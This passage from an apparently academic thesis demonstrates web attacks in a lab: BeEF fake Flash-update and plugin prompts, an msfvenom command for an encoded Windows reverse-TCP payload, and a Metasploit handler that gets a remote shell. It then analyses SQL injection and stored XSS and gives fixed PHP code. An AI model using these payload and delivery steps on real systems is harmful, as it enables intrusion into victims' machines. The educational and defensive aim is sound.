
Message:

More Information

- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html

Fig 10. Fake flash pop up generated by BeEF

When the user clicks install a malicious extension gets downloaded to the user's browser. Another way to get user install a malicious extension is to display fake notification bar illustrated in the figure 11. Fake notification tells the user additional plug-ins are required to display content. The notification bar is styled to look like Firefox's normal notification bar so an unaware user might be tricked to download malicious payloads.


An additional plug-in is required to display some elements on this page.

Vulnerability: Stored Cross S

Fig 11. Fake missing plugin notification generated by BeEF

5.2.2 Using the Metasploit to gain the shell access

Metasploit is a penetration testing tool offering various different tools and kits for penetration testers [59]. Metasploit can be used with BeEF to launch attacks against a victim, for example, invoking a reverse shell. Metasploit contains a tool called MSFVenom which can be used to create payloads against victim's platform [64].




Fig 12. The sequence diagram of the attack

Figure 12 shows the steps required for the attack. To get a remote shell access, a payload is needed. Payload is generated using MSFVenom.

```
msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp
LHOST=192.168.56.103 LPORT=3333 -b "\x00" -e x86/shikata_ga_nai -f
exe -o /root/update.exe
```

This command creates a payload against windows x86-platform. The payload opens a reverse tcp connection. Parameters decide which platform the attack is targeted, which method is used and where the shell should connect.


```
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of
x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 360 (iteration=0)
x86/shikata_ga_nai chosen with final size 360
Payload size: 360 bytes
Saved as: /root/update.exe
```

Output is saved to update.exe which is then fed to the victim using techniques described before such as fake flash update pop up or fake notification bar. This executable can be though as being a "connector" which connects to the attacker's listener (or payload handler).

To invoke the listener, the following steps are required:


1) Metasploit console is opened with command *msfconsole*
2) A handler is set with command *use exploit/multi/handler*
3) A payload handler is set with command *set payload windows/shell/reverse_tcp*
4) A host needs to be defined with command *set LHOST 192.168.56.103*
5) A port is defined with command *set LPORT 3333*

The listener or handler can now be started by typing *exploit***.** After this the handler starts to listen if there is any connection to the defined host and port. The process is shown in figure 13.



```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(handler) > set LHOST 192.168.56.103
LHOST => 192.168.56.103
msf exploit(handler) > set LPORT 3333
LPORT => 3333
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.56.103:3333
[*] Starting the payload handler...
```

Fig 13. The payload handler has started to listen incoming connections.



Fake Flash Update

Description: Prompts the user to install an update to **Adobe Flash Player**.
The delivered payload could be a custom file, a browser extension or any specific URI.

The provided BeEF Firefox extension disables PortBanning (ports 20, 21, 22, 25, 110, 143), enables Java, overrides the UserAgent and the default home/new_tab pages.
See */extensions/ipec/files/LinkTargetFinder* directory for the Firefox extension source code.

The Chrome extension delivery works on Chrome <= 20. From Chrome 21 things changed in terms of how extensions can be loaded.
See */extensions/demos/flash_update_chrome_extension/manifest.json* for more info and a sample extension that works on latest Chrome.

Id: 100


Image: http://192.168.56.103:3000/adobe/flash_update.png

Payload: Custom_Payload

Custom Payload URI: http://192.168.56.103/update.exe


Fig 14. Fake flash updater configured to point to the malicious update.exe

Next, BeEF's Fake Flash Update module is run with following settings described in the figure 14. Custom Payload URL is configured to point to newly created update.exe. When the victim downloads update.exe and runs it, the exploit connects to the payload handler and shell access is granted to the victim's computer. The figure 15 shows that a connection is opened between the victim and the attacker. When command *dir* is run, directories inside Desktop are printed to the attacker. This is shown in the figure 16.



```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.56.103:3333
[*] Starting the payload handler...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.56.101
[*] Command shell session 1 opened (192.168.56.103:3333 -> 192.168.56.101:49698) at 2016-11-05 06:34:28 -0400

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Kalle\Desktop>dir
```

Fig 15. Shell access is granted to victim's system.




```
C:\Users\Kalle\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 6E39-22FE

 Directory of C:\Users\Kalle\Desktop

05.11.2016  12:41    <DIR>          .
05.11.2016  12:41    <DIR>          ..
05.11.2016  12:41    <DIR>          New folder
               0 File(s)              0 bytes
               3 Dir(s)  35�033�731�072 bytes free
```

Fig 16. Dir command prints out available directories

In the end a shell access was gained by using XSS-vulnerability. However, using only XSS was not enough as other exploits were required to achieve the remote shell access. XSS can be seen as a door opener which might lead to full system takeover when used in combination with, for example, various social engineering methods. In this case a fake flash update popup was shown to the victim.

The above scenario demonstrates the worst-case scenario. If the victim had a decent and up-to-date antivirus software, it would probably have noticed when the victim tried to execute the malicious software. For example, Windows' Security Essentials noticed and warned user about this file. This is illustrated in the figure 17. However, testing exploits against multiple antivirus software is out of this thesis' scope.

The presented scenario also shows how easy it is today to execute an attack using different exploits since the available tools are very sophisticated. Basically only a few commands are needed to successfully gain a remote shell access.



Näytä kohteet, jotka havaittiin mahdollisesti haitallisiksi, ja niille tehdyt toimet:

[✓ Karanteenissa olevat kohteet]
Kohteet, joiden suoritus estettiin mutta joita ei poistettu tietokoneesta.

Sallitut kohteet
Kohteet, joiden suorituksen olet sallinut tässä tietokoneessa.

Kaikki havaitut kohteet
Tietokoneessa havaitut kohteet.

Havaittu kohde	Hälytystaso	Päivä
Trojan:Win32/Swrort.A	Vakava	15.3.2017 18:52

Luokka: Troijalainen

Kuvaus: Tämä ohjelma on vaarallinen ja suorittaa hyökkääjältä peräisin olevia komentoja.

Suositeltu toiminto: Poista tämä ohjelma heti.

Kohteet:
file:C:\update\update.exe

Lisätietoja tästä kohteesta on Internetissä


Fig 17. Microsoft Security Essentials (in Finnish) warns the victim about the malicious file.

5.3 Analysis of the attacks

This section describes why the web application allowed the attacks to happen and how they could have been prevented. The server side was breached using SQL injection and the client side using XSS-vulnerability.

5.3.1 SQL injection on the server side

SQL injection attacks are possible when the web application's MySQL interpreter runs user inputted commands without any validation. The figure 18 shows how the web application passes user given input straight to the MySQL interpreter.



```
$id = $_REQUEST[ 'id' ];

// Check database
$query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
$result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );
```

Fig 18. Vulnerable handling of the user given input

The first problem is that user given input is not validated at all. In this case, the *user_id* field is integer so there is no need to accept any other values than integers. In general, white list validation should be used against any user given input. If the input field has characters that are not authorized, it is just better to stop and return an error before the input is processed by the web application.


The second problems it that the web application is not utilizing prepared statements. Prepared statements consist of three different stages:

1) Prepare: SQL statement template is created. This defines how the query will be processed by the server.

2) Bind: In this stage, the parameters are set to the query.

3) Execute: In this stage the query is executed by the database.

Prepare statements separates user given input from the actual query so an attacker cannot change the intent of the query. The server knows what is the actual query and what are the parameters it contains. Using prepare statements render SQL injection attacks obsolete [65].




```
if(is_int($id))
{
    $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
    $data->bindParam( ':id', $id, PDO::PARAM_INT );
    $data->execute();
    $row = $data->fetch();
```

Fig 19. The id-parameter is validated and prepare statement is used

Figure 19 displays proper handling of user given input. It is checked that the given input is integer and prepare statements are used for database access. In addition, some kind of output validation might be in place so that only the needed fields are returned.

5.3.2 XSS on the client side


The client side was breached when a malicious comment was posted to the quest book. The comment contained JavaScript code which loaded an external JavaScript file.



```php
$message = trim( $_POST[ 'mtxMessage' ] );
$name    = trim( $_POST[ 'txtName' ] );

// Sanitize message input
$message = stripslashes( $message );
$message = mysql_real_escape_string( $message );

// Sanitize name input
$name = mysql_real_escape_string( $name );

// Update database
$query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
$result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>' );
```

Fig 20. The message is saved to database without any validation or encoding.

Figure 20 shows how the web application handles saving a message to the quest book. The message or the name is not validated at all. Like in the SQL injection analysis, white list validation should be used before the message reaches the MySQL interpreter. Also, characters in the message or in the name are not encoded to HTML entities before the data is saved. Proper encoding of characters is shown on the table 1. This prevents the message turning into executable code when it is outputted to the end user.



```php
// Sanitize message input
$message = stripslashes( $message );
$message = mysql_real_escape_string( $message );
$message = htmlspecialchars( $message );

// Sanitize name input
$name = stripslashes( $name );
$name = mysql_real_escape_string( $name );
$name = htmlspecialchars( $name );

// Update database
$data = $db->prepare( 'INSERT INTO guestbook ( comment, name ) VALUES ( :message, :name );' );
$data->bindParam( ':message', $message, PDO::PARAM_STR );
$data->bindParam( ':name', $name, PDO::PARAM_STR );
$data->execute();
```

Fig 21. Character encoding is added to the message and name fields.

Figure 21 illustrates proper handling of the message and name fields. PHP-function *htmlscpecialchars* is used to convert special characters to HTML entities. Finally, prepare statement is used when the data is saved to the database.


Table 1. Character encoding to prevent executable code [66].

Character	**Encoding**
&	&amp;
<	&lt;
>	&gt;
"	&quot;
'	&#x27;
/	&#x2F;

6 DISCUSSION

The attacks conducted against the server would have been easily avoided if proper coding mechanics were used like input validation preventing SQL injections. One might think that today’s web applications and libraries would not have such easy to use vulnerabilities but unfortunately that is not the case. Almost daily a new web application vulnerability is posted to the Exploit Database [49] suffering from SQL injection. Some of these vulnerabilities are as simple to exploit as demonstrated in this study. Libraries that are not properly tested or maintained should be avoided. When an external library is needed, its code should be reviewed and security should be ensured using, for example, Penetration testing. Even when using more popular libraries such as PHPMailer or SwiftMailer one should not trust to be safe. Both of these libraries were discovered to be vulnerable against remote code execution where an attacker could craft a special input which content was passed to the server’s command line [67]. Again, this attack could have been avoided if user input was sanitized and validated properly before the input was used by the library. This shows how important it is not to expect any library to be bullet proof. All input data should be validated and rejected if necessary before the data is used in other parts of the system.

The client side attack was successful because the victim did not realize that clicking everything in the internet might not be a good idea. The web site also suffered from unvalidated user input which made it possible to conduct the attack. To avoid similar attacks end users should be educated of possible harmfulness of the internet. For example, different social engineering attacks are today very common. Some of these are somewhat clever. In one case, a flaw found in HTML5’s history-method was abused which spiked CPU usage to almost 100%. At the same time the web page showed that the user’s computer was infected and the user was given a phone number to solve the issue [68]. Figure 22 shows how the attack is presented to the victim who could call to the given number. Attackers might lure the victim to install malicious executable by promising that it is going to fix the issue.


Microsoft Security Alert
perfecthosting.co/alert/0123456789101112131415161718192021222324252627282930313233343536373839404142434445464748495051525354555657585960
Microsoft
Windows Task Manager
File Options View Help
Applications Processes Services Performance Networking Users
CPU Usage
99 %
CPU Usage History
Memory
1.92 GB
Physical Memory Usage History
Resource Monitor...
1-844-507-3556
Back to safety

Microsoft.Inc Warning!System has been infected

Microsoft Identification-Malware infected website visited.Malicious data transferred to system fror
access.System Registry files may be changed and can be used for unethical activites.

System has been infected by Virus Trojan.worm!055BCCAC9FEC – Personal information (**Bank Det**
Cards and Account Password) may be stolen.System IP Address 112.15.16.175 is unmasked and c
for virus spreading.**Microsoft** has reported to the connected ISP to implement new firewall.**User sh**
immediatley to Technical Support 1-844-507-3556 for free system scan.

☐ Automatically report details of possible security incidents to Microsoft. Privacy policy

Physical Memory (MB)	
Total	2047
Cached	77
Available	76
Free	0

Kernel Memory (MB)	
Paged	217
Nonpaged	34

System	
Handles	17090
Threads	951
Processes	56
Up Time	0:02:17:08
Commit (MB)	3834 / 7045

Processes: 56 CPU Usage: 99% Physical Memory: 96%

Fig 22. System has been “infected” by an infinite loop in JavaScript-code [68]

If there is any doubt that the end user might not be aware of consequences of harmful sites investing to up-to-date antivirus software might be a good idea. The web browser should also automatically update itself. Some browsers, like Chrome, offer XSS protection where the browser tries to figure out if JavaScript in the webpage was part of the request indicating possible XSS vulnerability. In such cases, the browser would stop script execution automatically [69]. This method is only effective against reflected XSS but at the moment cannot prevent stored XSS used in this study.

The impact of vulnerable web applications has been so big that big companies providing services in the internet have started to act. Google has realized that its services might not be bullet proof. Since November 2010 Google has been running a bug bounty program where bug reporters who successfully discover and report vulnerabilities to Google are rewarded. The rewards are from a few hundred to several thousand dollars depending how critical and from which service the vulnerability was found [70]. Bug bounty programs offer several advantages such as reduced development cost, creating interest in product and leading to great number of alternatives as winner-takes-all design creates competitive mindset among competitors [71]. Bug bounty programs are also implemented by other big companies such as Reddit. These companies have realized that harnessing whole development community to assist in finding vulnerabilities reduces harm and cost in the long run when the other option might be over billion accounts stolen like in Yahoo case [72].

This study focuses on worst case scenarios when there is basically no additional protection available, for example, an antivirus software. The impact of other protection measurements provided by the OS are not considered either. One such example would be AppArmor which, for example, Ubuntu uses to limit write rights for different users. In addition to this new vulnerabilities and weaknesses are found on daily basis from web applications and in this study the very basic vulnerabilities were used to gain system access. In the future studies this could be extended to also take into account possible counter measurements and see if they offer any protection and how they can be bypassed. When OWASP publishes a new top-10 list it could be revisited. If there are new vulnerabilities compared to exploits in this study, the vulnerabilities could be studied and see what can be achieved using them.

7 CONCLUSIONS

